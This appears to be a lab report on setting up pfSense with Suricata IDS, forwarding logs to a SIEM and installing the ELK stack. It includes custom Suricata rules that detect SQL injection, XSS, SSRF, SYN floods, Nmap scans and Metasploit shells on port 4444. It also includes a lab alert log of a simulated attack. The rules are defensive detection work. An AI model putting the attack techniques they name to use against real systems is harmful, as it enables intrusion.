Feodo Tracker Botnet C2 IP Rules	Not Enabled	Not Enabled
ABUSE.ch SSL Blacklist Rules	Not Enabled	Not Enabled

UPDATE YOUR RULE SET

Last Update: Unknown
Result: Unknown

MANAGE RULE SET LOG

The log file is limited to 1024K in size and automatically clears when the limit is exceeded.



WARNING: The 'admin' account password is set to the default valu

Services / Suricata / Updates

Rules Update Task

Updating rule sets may take a while ... please wait for the process to complete.

This dialog will auto-close when the update is finished.

INSTALLED RULE SET MD5 SIGNATURES

Rule Set Name/Publisher		MD5 Signature Date
Emerging Threats Open Rules	Not Downloaded	Not Downloaded
Snort Subscriber Rules	Not Enabled	Not Enabled
Snort GPLv2 Community Rules	Not Downloaded	Not Downloaded
Feodo Tracker Botnet C2 IP Rules	Not Enabled	Not Enabled
ABUSE.ch SSL Blacklist Rules	Not Enabled	Not Enabled


UPDATE YOUR RULE SET

Last Update: Unknown
Result: Unknown

MANAGE RULE SET LOG

The log file is limited to 1024K in size and automatically clears when the limit is exceeded.

Configure the following additional rules



Rules (Drag to Change Order)

□		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
	✓	1/2 KiB	*	*	*	WAN Address	80	*	*		Anti-Lockout Rule	⚙
	✗	0/360 B	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	⚙
□	✓	9/99 KiB	IPv4 *	*	*	*	*	*	none			⚓✎⧉⊘🗑✕
□	✓	0/0 B	IPv4 TCP	WAN subnets	*	*	*	*	none			⚓✎⧉⊘🗑✕

rules of suricata


```
alert http any any -> any any (msg: "Possible SQL Injection attack (Contains singlequote)"; flow:established,to_server; content:"'"; nocase; http_uri; sid:50300001;)
alert http any any -> any any (msg: "Possible SQL Injection attack (Contains UNION)"; flow:established,to_server; content:"union"; nocase; http_uri; sid:50300002;)
alert http any any -> any any (msg: "Possible SQL Injection attack (Contains SELECT)"; flow:established,to_server; content:"select"; nocase; http_uri; sid:50300003;)
alert http any any -> any any (msg: "Possible SQL Injection attack (Contains singlequote POST DATA)"; flow:established,to_server; content:"'"; nocase; http_client_body; sid:50300004;)
alert http any any -> any any (msg: "Possible SQL Injection attack (Contains UNION POST DATA)"; flow:established,to_server; content:"union"; nocase; http_client_body; sid:50300005;)
alert http any any -> any any (msg: "Possible SQL Injection attack (Contains SELECT POST DATA)"; flow:established,to_server; content:"select"; nocase; http_client_body; sid:50300006;)
alert http any any -> any any (msg:"Possible XSS attack, script tag"; content:"script"; nocase; pcre:"/(<|%3C|%253C)script/smi"; classtype:web-application-attack; sid:50100001; rev:1;)
#alert http any any -> any any (msg:"Possible XSS attack, js event handler"; content:"on"; nocase; pcre:"/on\w+(%3D|=)/smi"; classtype:web-application-attack; sid:50100002; rev:1;)
alert http any any -> any any (msg:"Possible XSS attack, js protocol"; content:"javascript"; nocase; pcre:"/javascript(:|%3A)/smi"; classtype:web-application-attack; sid:50100003; rev:1;)
alert http any any -> any any (msg:"SSRF attack, internal IP access"; content:"http"; nocase; pcre:"/http:\/\/localhost/smi"; classtype:web-application-attack; sid:50100004; rev:2;)
alert http any any -> any any (msg:"Possible SSRF attack, metadata service access";
content:"http"; nocase; pcre:"/http:\/\/127\.0\.0\.1/smi"; classtype:web-application-
attack; sid:50100005; rev:1;)
alert tcp any any -> any any (msg:"Possible DDoS attack, SYN flood"; flags:S;
threshold:type both, track by_src, count 20, seconds 10; classtype:attempted-dos;
sid:50100006; rev:1;)
alert http any any -> any any (msg:"Possible DDoS attack, high request rate";
content:"GET"; nocase; threshold:type both, track by_src, count 100, seconds 10;
classtype:attempted-dos; sid:50100007; rev:1;)


alert tcp any any -> any
[21,22,23,25,53,80,88,110,135,137,138,139,143,161,389,443,445,465,514,587,636,
853,993,995,1194,1433,1720,3306,3389,8080,8443,11211,27017,51820]
(msg:"POSSBL PORT SCAN (NMAP -sS)"; flow:to_server,stateless; flags:S;
window:1024; tcp.mss:1460; threshold:type threshold, track by_src, count 20,
seconds 70; classtype:attempted-recon; sid:3400001; priority:2; rev:1;)

alert tcp any any -> any
![21,22,23,25,53,80,88,110,135,137,138,139,143,161,389,443,445,465,514,587,636
,853,993,995,1194,1433,1720,3306,3389,8080,8443,11211,27017,51820]
(msg:"POSSBL PORT SCAN (NMAP -sS)"; flow:to_server,stateless; flags:S;
window:1024; tcp.mss:1460; threshold:type threshold, track by_src, count 7,
seconds 135; classtype:attempted-recon; sid:3400002; priority:2; rev:2;)


alert tcp any ![22,25,53,80,88,143,443,445,465,587,853,993,1194,8080,51820] ->
any ![22,25,53,80,88,143,443,445,465,587,853,993,1194,8080,51820]
(msg:"POSSBL PORT SCAN (NMAP -sT)"; flow:to_server; window:32120;
flags:S; threshold:type threshold, track by_src, count 20, seconds 70;
classtype:attempted-recon; sid:3400003; rev:3;)


alert tcp any ![22,25,53,80,88,143,443,445,465,587,853,993,1194,8080,51820] ->
any ![22,25,53,80,88,143,443,445,465,587,853,993,1194,8080,51820]
(msg:"POSSBL PORT SCAN (NMAP -sA)"; flags:A; flow:stateless; window:1024;
threshold:type threshold, track by_dst, count 20, seconds 70; classtype:attempted-
recon; sid:3400004; priority:2; rev:5;)


alert tcp any any -> any any (msg:"POSSBL PORT SCAN (NMAP -sX)";
flags:FPU; flow:to_server,stateless; threshold:type threshold, track by_src, count 3,
seconds 120; classtype:attempted-recon; sid:3400005; rev:2;)
```

```
alert ip any any -> any any (msg:"POSSBL SCAN FRAG (NMAP -f)";
fragbits:M+D; threshold:type limit, track by_src, count 3, seconds 1210;
classtype:attempted-recon; sid:3400006; priority:2; rev:6;)

alert udp any any -> any
[53,67,68,69,123,161,162,389,520,1026,1027,1028,1029,1194,1434,1900,11211,12
345,27017,51820] (msg:"POSSBL PORT SCAN (NMAP -sU)";
flow:to_server,stateless; classtype:attempted-recon; sid:3400007; priority:2; rev:6;
threshold:type threshold, track by_src, count 20, seconds 70; dsize:0;)

alert udp any any -> any
![53,67,68,69,123,161,162,389,520,1026,1027,1028,1029,1194,1434,1900,11211,1
2345,27017,51820] (msg:"POSSBL PORT SCAN (NMAP -sU)";
flow:to_server,stateless; classtype:attempted-recon; sid:3400008; priority:2; rev:6;
threshold:type threshold, track by_src, count 7, seconds 135; dsize:0;)
alert tcp any
![21,22,23,25,53,80,88,110,135,137,138,139,143,161,389,443,445,465,514,587,636
,853,993,995,1194,1433,1720,3306,3389,8080,8443,11211,27017,51820] -> any
4444 (msg:"POSSBL SCAN SHELL M-SPLOIT TCP"; classtype:trojan-activity;
sid:3400020; priority:1; rev:2;)
alert udp any
![53,67,68,69,123,161,162,389,520,1026,1027,1028,1029,1194,1434,1900,11211,1
2345,27017,51820] -> any 4444 (msg:"POSSBL SCAN SHELL M-SPLOIT UDP";
classtype:trojan-activity; sid:3400021; priority:1; rev:2;)
```

To forward the log from pfsense via Siem we do the following

Status -> Systems log -> settings

Select syslog



General Logging Options

Log Message Format syslog (RFC 5424, with RFC 3339 microsecond-precision timestamp
The format of syslog messages written to disk locally and sent to remote syslog servers (if enabled).
Changing this value will only affect new log messages.

Forward/Reverse Display □ Show log entries in reverse order (newest entries on top)

GUI Log Entries 500
This is only the number of log entries displayed in the GUI. It does not affect how many entries are contained in the actual log files.

Log firewall default blocks ☑ Log packets matched from the default block rules in the ruleset
Log packets that are **blocked** by the implicit default block rule. - Per-rule logging options are still respected.

☑ Log packets matched from the default pass rules put in the ruleset
Log packets that are **allowed** by the implicit default pass rule. - Per-rule logging options are still respected.

☑ Log packets blocked by 'Block Bogon Networks' rules

☑ Log packets blocked by 'Block Private Networks' rules

Web Server Log □ Log errors from the web server process
If this is checked, errors from the web server process for the GUI or Captive Portal will appear in the main system log.


Raw Logs □ Show raw filter logs
If this is checked, filter logs are shown as generated by the packet filter, without any formatting. This will reveal more detailed information, but it is more difficult to read.

Where to show rule descriptions Display as column
Show the applied rule description below or in the firewall log rows.
Displaying rule descriptions for all lines in the log might affect performance with large rule sets.

Local Logging □ Disable writing log files to the local disk
WARNING: This will also disable Login Protection!

Log Configuration ☑ Generate log entries when making changes to the configuration.

Tick Enable remote loggin, then enter the siem's ip and port to forward through



Remote Logging Options

Enable Remote Logging ☑ Send log messages to remote syslog server

Source Address: Default (any)

This option will allow the logging daemon to bind to a single IP address, rather than all IP addresses. If a single IP is picked, remote syslog servers must all be of that IP type. To mix IPv4 and IPv6 remote syslog servers, bind to all interfaces.

NOTE: If an IP address cannot be located on the chosen interface, the daemon will bind to all addresses.

IP Protocol: IPv4


This option is only used when a non-default address is chosen as the source above. This option only expresses a preference; If an IP address of the selected type is not found on the chosen interface, the other type will be tried.

Remote log servers: 192.168.0.118:5140 | IP[:port] | IP[:port]

Remote Syslog Contents
- ☑ Everything
- □ System Events
- □ Firewall Events
- □ DNS Events (Resolver/unbound, Forwarder/dnsmasq, filterdns)
- □ DHCP Events (DHCP Daemon, DHCP Relay, DHCP Client)
- □ PPP Events (PPPoE WAN Client, L2TP WAN Client, PPTP WAN Client)
- □ General Authentication Events
- □ Captive Portal Events
- □ VPN Events (IPsec, OpenVPN, L2TP, PPPoE Server)
- □ Gateway Monitor Events
- □ Routing Daemon Events (RADVD, UPnP, RIP, OSPF, BGP)
- □ Network Time Protocol Events (NTP Daemon, NTP Client)
- □ Wireless Events (hostapd)

Syslog sends UDP datagrams to port 514 on the specified remote syslog server, unless another port is specified. Be sure to set syslogd on the remote server to accept syslog messages from pfSense.

Then through the rules of the WAN added as follows




Firewall / Rules / WAN

Rules (Drag to Change Order)

□		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
	✓	4/449 KiB	*	*	*	WAN Address	80	*	*		Anti-Lockout Rule	⚙
	✗	0/2 KiB	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	⚙
□	✓	0/0 B	IPv4 *	*	*	192.168.0.118	*	*	none			
□	✓	0/0 B	IPv4 *	*	*	192.168.0.4	*	*	none			
□	✓	35/2.65 MiB	IPv4 *	*	*	*	*	*	none			
□	✓	0/0 B	IPv4 TCP	WAN subnets	*	*	*	*	none			

Below is a demonstration of PFSENSE receiving an alert when the web (192.168.0.69) is attacked by an attacker (192.168.0.106)



Alert Log View Settings

Instance to View: (WAN) WAN
Choose which instance alerts you want to inspect.

Save or Remove Logs: Download
All alert log files for selected interface will be downloaded
Clear
Clear the currently active Alerts log file

Save Settings: Save
Save auto-refresh and view settings
☑ Refresh
Default is ON
250
Number of alerts to display. Default is 250

Alert Log View Filter

Last 250 Alert Entries. (Most recent entries are listed first)

Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
07/18/2024 18:22:44	⚠	2	TCP	Attempted Denial of Service	192.168.31.220	15682	192.168.31.1	53	1:50100006	Possible DDoS attack, SYN flood
07/18/2024 18:19:31	⚠	2	TCP	Attempted Denial of Service	192.168.31.220	15494	192.168.31.1	53	1:50100006	Possible DDoS attack, SYN flood
07/18/2024 14:37:07	⚠	2	TCP	Attempted Denial of Service	192.168.0.106	52088	192.168.0.69	80	1:50100007	Possible DDoS attack, high request rate
07/18/2024 14:37:03	⚠	2	TCP	Attempted Denial of Service	192.168.0.106	51818	192.168.0.69	80	1:50100006	Possible DDoS attack, SYN flood
07/18/2024 14:36:59	⚠	2	TCP	Attempted Denial of Service	192.168.0.69	80	192.168.0.106	54438	1:50100007	Possible DDoS attack, high request rate
07/18/2024 14:36:56	⚠	2	TCP	Attempted Denial of Service	192.168.0.106	53942	192.168.0.69	80	1:50100007	Possible DDoS attack, high request rate
07/18/2024 14:36:54	⚠	2	TCP	Attempted Denial of Service	192.168.0.106	53654	192.168.0.69	80	1:50100006	Possible DDoS attack, SYN flood
07/18/2024 14:36:50	⚠	2	TCP	Attempted Denial of Service	192.168.0.69	80	192.168.0.106	39128	1:50100007	Possible DDoS attack, high request rate
07/18/2024 14:36:46	⚠	2	TCP	Attempted Denial of Service	192.168.0.106	38720	192.168.0.69	80	1:50100007	Possible DDoS attack, high request rate

2.5 Install SIEM

2.5.1 install ELK

ELK is to explore how to integrate Elasticsearch, logstash, and Kibana to start creating a security information and event management (SIEM) tool on Ubuntu server. SIEM tools are used to collect, aggregate, store, and analyze event data to search for security threats and suspicious activity on our networks and servers.

Components that will be used to build the SIEM tool:

- Elasticsearch: to store, index and search security events coming from Suricata servers.

- Logstash: collects, processes, and forwards logs and events from various sources to destinations such as Elasticsearch.


- Kibana: to display security event logs stored in Elasticsearch.

Install the public GPG signing key:

curl -fsSL https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o /etc/apt/keyrings/elasticsearch.gpg

Add Elasticsearch repository:

Echo "deb [signed-by=/etc/apt/keyrings/elasticsearch.gpg] https://artifacts.elastic.co/packages/8.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-8.x.list



```
root@server:~# curl -fsSL https://artifacts.elastic.co/GPG-KEY-elasticsearch | s
udo gpg --dearmor -o /etc/apt/keyrings/elasticsearch.gpg
root@server:~# echo "deb [signed-by=/etc/apt/keyrings/elasticsearch.gpg] https:/
/artifacts.elastic.co/packages/8.x/apt stable main" | sudo tee /etc/apt/sources.
list.d/elastic-8.x.list
deb [signed-by=/etc/apt/keyrings/elasticsearch.gpg] https://artifacts.elastic.co
/packages/8.x/apt stable main
```

2.5.2 Install ElasticSearch


apt update

apt install elasticsearch

Configure the Elasticsearch network

Open the file /etc/elasticsearch/elasticsearch.yml

add a new line after the network.host: 192.168.0.1 line to configure network.bind_host as below:



```
# ---------------------------------- Network -----------------------------------
#
# By default Elasticsearch is only accessible on localhost. Set a different
# address here to expose this node on the network:
#
#network.host: 192.168.0.1
network.bind_host: ["127.0.0.1", "192.168.0.118"]
#
# By default Elasticsearch listens for HTTP traffic on the first free port it
# finds starting at 9200. Set a specific HTTP port here:
#
http.port: 9200
#
# For more information, consult the network module documentation.
#
```


Configure Elasticsearch password:

Create a password for the Elasticsearch user as follows:

cd /usr/share/elasticsearch/bin

./elasticsearch-setup-passwords auto

